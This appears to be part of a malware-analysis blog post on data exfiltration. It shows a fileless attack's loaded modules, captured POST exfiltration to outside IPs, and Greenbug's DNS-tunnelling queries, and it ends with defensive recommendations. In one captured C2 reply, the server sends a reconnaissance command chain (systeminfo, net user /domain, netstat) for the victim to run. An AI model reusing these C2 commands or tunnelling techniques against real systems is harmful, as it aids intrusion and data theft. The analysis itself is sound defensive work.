


If you are looking at this behavior you will need a special registry reader. Windows registry reader will throw an error “Error reading the value content”.


List of modules / DLL's loaded (*fileLess data theft*)

C:\Windows\SysWOW64\regsvr32.exe [0x00180000]
C:\Windows\SysWOW64\ntdll.dll [0x773F0000]
C:\Windows\syswow64\kernel32.dll [0x75170000]
C:\Windows\syswow64\KERNELBASE.dll [0x75270000]
C:\Windows\syswow64\user32.dll [0x752C0000]
C:\Windows\syswow64\GDI32.dll [0x76410000]
C:\Windows\syswow64\LPK.dll [0x76260000]
C:\Windows\syswow64\USP10.dll [0x76B50000]
C:\Windows\syswow64\msvcrt.dll [0x76920000]
C:\Windows\syswow64\ADVAPI32.dll [0x769D0000]
C:\Windows\SysWOW64\sechost.dll [0x76BF0000]
C:\Windows\syswow64\RPCRT4.dll [0x76530000]
C:\Windows\syswow64\SspiCli.dll [0x74F60000]
C:\Windows\syswow64\CRYPTBASE.dll [0x74F50000]
C:\Windows\syswow64\oleaut32.dll [0x764A0000]
C:\Windows\syswow64\ole32.dll [0x76620000]
C:\Windows\system32\version.dll [0x73190000]
C:\Windows\syswow64\wininet.dll [0x76EF0000]
C:\Windows\syswow64\SHLWAPI.dll [0x755B0000]
C:\Windows\syswow64\Normaliz.dll [0x773C0000]
C:\Windows\syswow64\urlmon.dll [0x762D0000]
C:\Windows\syswow64\CRYPT32.dll [0x74FC0000]
C:\Windows\syswow64\MSASN1.dll [0x76A70000]
C:\Windows\syswow64\iertutil.dll [0x76C10000]
C:\Windows\system32\wsock32.dll [0x74D40000]
C:\Windows\syswow64\WS2_32.dll [0x76280000]
C:\Windows\syswow64\NSI.dll [0x762C0000]
C:\Windows\system32\winmm.dll [0x74CB0000]
C:\Windows\system32\atl.dll [0x74C90000]
C:\Windows\system32\wtsapi32.dll [0x74D30000]
C:\Windows\syswow64\PSAPI.DLL [0x76270000]
C:\Windows\syswow64\shell32.dll [0x75610000]
C:\Windows\system32\apphelp.dll [0x74230000]
C:\Windows\AppPatch\AcGenral.DLL [0x6ED30000]
C:\Windows\system32\UxTheme.dll [0x72E90000]
C:\Windows\system32\samcli.dll [0x74470000]
C:\Windows\system32\MSACM32.dll [0x742C0000]
C:\Windows\system32\sfc.dll [0x74750000]
C:\Windows\system32\sfc_os.DLL [0x74320000]
C:\Windows\system32\USERENV.dll [0x742E0000]
C:\Windows\system32\profapi.dll [0x748E0000]
C:\Windows\system32\dwmapi.dll [0x72E70000]
C:\Windows\syswow64\SETUPAPI.dll [0x76780000]
C:\Windows\syswow64\CFGMGR32.dll [0x76E60000]
C:\Windows\syswow64\DEVOBJ.dll [0x75560000]
C:\Windows\system32\MPR.dll [0x74300000]
C:\Windows\system32\IMM32.DLL [0x753C0000]
C:\Windows\syswow64\MSCTF.dll [0x76A80000]
C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7600.16385_none_421189da2b7fabfc\comctl32.dll [0x748F0000]
C:\Windows\SysWOW64\dnsapi.DLL [0x74330000]
C:\Windows\SysWOW64\iphlpapi.DLL [0x74D50000]
C:\Windows\SysWOW64\WINNSI.DLL [0x74D80000]
C:\Windows\SysWOW64\RASAPI32.dll [0x741D0000]
C:\Windows\SysWOW64\rasman.dll [0x741B0000]
C:\Windows\SysWOW64\rtutils.dll [0x74740000]
C:\Windows\SysWOW64\sensapi.dll [0x741A0000]
C:\Windows\system32\NLAapi.dll [0x74190000]
C:\Windows\SysWOW64\rasadhlp.dll [0x74180000]
C:\Windows\System32\mswsock.dll [0x74140000]
C:\Windows\System32\winrnr.dll [0x74130000]
C:\Windows\system32\napinsp.dll [0x74120000]
C:\Windows\system32\pnrpnsp.dll [0x74100000]
C:\Windows\system32\wshbth.dll [0x740F0000]
C:\Windows\System32\wshtcpip.dll [0x740E0000]
C:\Windows\System32\wship6.dll [0x740D0000]
C:\Windows\System32\fwpuclnt.dll [0x74090000]
C:\Windows\syswow64\CLBCatQ.DLL [0x750E0000]
C:\Windows\System32\netprofm.dll [0x74030000]
C:\Windows\SysWOW64\CRYPTSP.dll [0x748C0000]
C:\Windows\system32\rsaenh.dll [0x74880000]
C:\Windows\SysWOW64\RpcRtRemote.dll [0x74020000]
C:\Windows\System32\npmproxy.dll [0x74010000]
C:\Windows\system32\wbem\wbemprox.dll [0x74C70000]
C:\Windows\system32\wbemcomn.dll [0x74C10000]
C:\Windows\system32\wbem\wbemsvc.dll [0x74C80000]
C:\Windows\system32\wbem\fastprox.dll [0x73D60000]
C:\Windows\system32\NTDSAPI.dll [0x74A90000]
C:\Windows\syswow64\wintrust.dll [0x75580000]
C:\Windows\SysWOW64\schannel.DLL [0x74280000]
C:\Windows\SysWOW64\credssp.dll [0x73FD0000]
C:\Windows\SysWOW64\secur32.dll [0x73FC0000]
C:\Windows\SysWOW64\ncrypt.dll [0x73F80000]
C:\Windows\SysWOW64\bcrypt.dll [0x73F60000]
C:\Windows\SysWOW64\bcryptprimitives.dll [0x73F20000]
C:\Windows\SysWOW64\GPAPI.dll [0x73F00000]
C:\Windows\SysWOW64\cryptnet.dll [0x73EE0000]
C:\Windows\syswow64\WLDAP32.dll [0x76E10000]
C:\Windows\SysWOW64\Cabinet.dll [0x73E10000]
C:\Windows\SysWOW64\DEVRTL.dll [0x73E00000]
C:\Windows\SysWOW64\peerdist.dll [0x747F0000]
C:\Windows\SysWOW64\AUTHZ.dll [0x74830000]

Packet transfer to multiple countries



Countries contacted during data theft (FileLess attack).



POST requests

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.130       TO IP ADDRESS 107.154.83.202
        PORT INFORMATION (49450, 80)
        SEQUENCE INFORMATION (369182010, 3692824188)

        (14: 20: 20: 902)
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-
Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Triden
t/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.3072
9; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: 107.154.
83.202
Content-Length: 508
Cache-Control: no-cache

dzAVi589Av2hONA
yUcrTvf3L8i88PZ430oAxdV4kzcCP/D+Y94demmJrFwUeKWoPXY5MLJVJyPyyGbwxiuhA59
uf4reVk2HDjopvTpF6QXn+DJMNV3z4a+9YQdUv1ChmQG8/xYhwx8TOwwCjmpOs7Q4wZdnHo
BijKNW3G1G6Y+S2dzp3XiKHj2JxNcA9SZYHFXHCzqS/Oyz/E2fhmOyMPn7SAWDvQxn0RmlP
NUc91XzcpvyJLZjM5EZpogW55/A143+J3gqf5AUyEbTgz3oG/GQf/SvtG2q517jc50VkVGc
85ap2ZrkcUjoSjm+sblweN58DfTQE7KSkxTgDkyrc+AkFEB4PCEFP0FvwWkCeHuzfPMA8gp
XOr4BGgDFI6nrSawp2t3x7l0QN7FxX/nlWAejNNT5HV26GkcyAfrDg0wrXmmjc/2PHDNJkQ
3ztWX/wO4TGaXf5CDmArroDdtF9SXpStT2qT0PIix8+SXssWdIHkUywFmm18enyIQ==
```

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.130       TO IP ADDRESS 105.156.73.207
        PORT INFORMATION (49515, 80)
        SEQUENCE INFORMATION (3759966343, 3164436174)

        (14: 20: 20: 870)
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-
Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Triden
t/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.3072
9; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: 105.156.
73.207
Content-Length: 476
Cache-Control: no-cache

dm5HgJ9rA4GqNPA
5+NBpLX2igFWAUHQlZxEJYHzocaDShr4U50EtdALKUmbSAPlMefKVkyeu/inmA8JfJDkKS7
F83KYpZAzsdLC3lUtBWEbJcSA/7hD8TfPNQq57s+7+qlmTx6yu9LxAX53ixMClhm5t3s9s7
KbFpCBt7wLMN5cQFcVWVxyTcylubkQPCSC4r3is1Xs/6PZ2rPoLBgV00mF8CDcTfVBEoVV8
95SWpvMILsjbvoMrp8KP6meaPSilperUZNyDY8Xli5qRdrsUm3WMjai68Czejrt35ywtTDK
Q+rTA+KC0AC8EPx7ybw5r/a4hwap+l4P8wLNf0eLHswkLcnb4SkCMjoFhRHlEvYvGp5A1Z/
rKfN3hLLwD1VEWhCIlfyYGsIZF2UtFm+0aW9VGahUaGD1sgbsqbXcz8vLF/2ChxJqF2yigF
/rMXrCBr8fWW5NuUtPUStzyusSoe6Ga+DM=
```

Quick look at the famous greenBug:

Greenbug could use tcp or udp for data exfiltration, it depends which channel is available.

Some of the DNS queries and AAAA (IpV6) response.

```
Host Name          : n.n.c.35BBD9B9E4C5466DA0CE.ntpupdateserver.com
AAAA               : a67d:db8:a2a1:7334:7654:4325:370:2aa3

Host Name          : aHR0cDovLzE0M.0.d.35BBD9B9E4C5466DA0CE.ntpupdateserver.com
AAAA               : a67d:db8:85a3:4325:7654:8a2a:370:7334

Host Name          : i41NC4xNzkuOT.1.d.35BBD9B9E4C5466DA0CE.ntpupdateserver.com
AAAA               : a67d:db8:85a3:4325:7654:8a2a:370:7334

Host Name          : AvYWN0aW9uMi9.2.d.35BBD9B9E4C5466DA0CE.ntpupdateserver.com
AAAA               : a67d:db8:85a3:4325:7654:8a2a:370:7334

Host Name          : WMGxPTFZKT05F.3.d.35BBD9B9E4C5466DA0CE.ntpupdateserver.com
AAAA               : a67d:db8:85a3:4325:7654:8a2a:370:7334

Host Name          : RXhSRGRKVFRaT.4.d.35BBD9B9E4C5466DA0CE.ntpupdateserver.com
AAAA               : a67d:db8:85a3:4325:7654:8a2a:370:7334

Host Name          : VhHWnZidyUzZC.5.d.35BBD9B9E4C5466DA0CE.ntpupdateserver.com
AAAA               : a67d:db8:85a3:4325:7654:8a2a:370:7334

Host Name          : UzZHx8.6.d.35BBD9B9E4C5466DA0CE.ntpupdateserver.com
AAAA               : a67d:db8:85a3:4325:7654:8a2a:370:7334
```

IF UDP IS BLOCKED / FAILS

```
============================ (UDURRANI) ================================
(SYN ACK ) PACKET SENT FROM 142.54.179.90       TO IP ADDRESS 172.16.251.131
        PORT INFORMATION (80, 49164)
        SEQUENCE INFORMATION (3120667039, 3536226871)

        (14: 20: 20: 60)

============================ (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.251.131       TO IP ADDRESS 142.54.179.90
        PORT INFORMATION (49164, 80)
        SEQUENCE INFORMATION (3536226871, 3120667040)
        (14: 20: 20: 60)

============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.251.131       TO IP ADDRESS 142.54.179.90
        PORT INFORMATION (49164, 80)
        SEQUENCE INFORMATION (3536226871, 3120667040)

        (14: 20: 20: 179)
GET /action2/V0lOLVRBS1YzU1FVNTFHXHh4eA%3d%3d HTTP/1.1
User-Agent: Fir
efox
Host: 142.54.179.90
Cache-Control: no-cache
```

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 142.54.179.90       TO IP ADDRESS 172.16.251.131
        PORT INFORMATION (80, 49164)
        SEQUENCE INFORMATION (3120667040, 3536226996)

        (14: 20: 20: 425)
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charse
t=utf-8
Content-Length: 165
ETag: W/"a5-WS7tEzmOZxzHt7jhg+QmQEolHO0"

Date: Sun, 23 Jul 2017 15:58:58 GMT
Connection: keep-alive

97d76ec
9-1e4b-4590-8c1b-fb378a835479#command##systeminfo && ipconfig /all && n
et user && net user /domain && net group /domain && tasklist && netstat
-an && net use#
```

C2 server replies with the set of commands it wants to run on the victim's machine

Demo:

Data theft is very hard to detect. An attacker can create a very simple tool to exfiltrate data. Also data theft done via script engines or straight up binaries, both are difficult to detect. Your best bet in most of the cases is ip / domain reputation. Let's try a simple demo on a well-known anti-virus solution. This test doesn't show if the antivirus is good or bad, its simply to show that data theft attempts can by-pass AV's easily. Here is the video

https://youtu.be/le7TKQSmr8Q

Conclusion:

- Combination of good network and endpoint security is required.
- Enable sink holing on your network, its easy and you can do it for free.
- Hire smart people. Only smart people can use all the fancy tools used in a corporate.
- Good sandboxing solution, even two layers of sandboxing could help in such cases
- Make sure your network devices sees as much traffic as possible
- Traffic should go through the back bone or one exit point
- Hire folks that can write scripts or make tools for more visibility
- I normally apply the following formula at the network and network layer.

```
END-POINT:  2P + D        // P = Prevention D = Detection
NETWORK:    2P + D + S    // P = Prevention D = Detection S = Sandboxing
```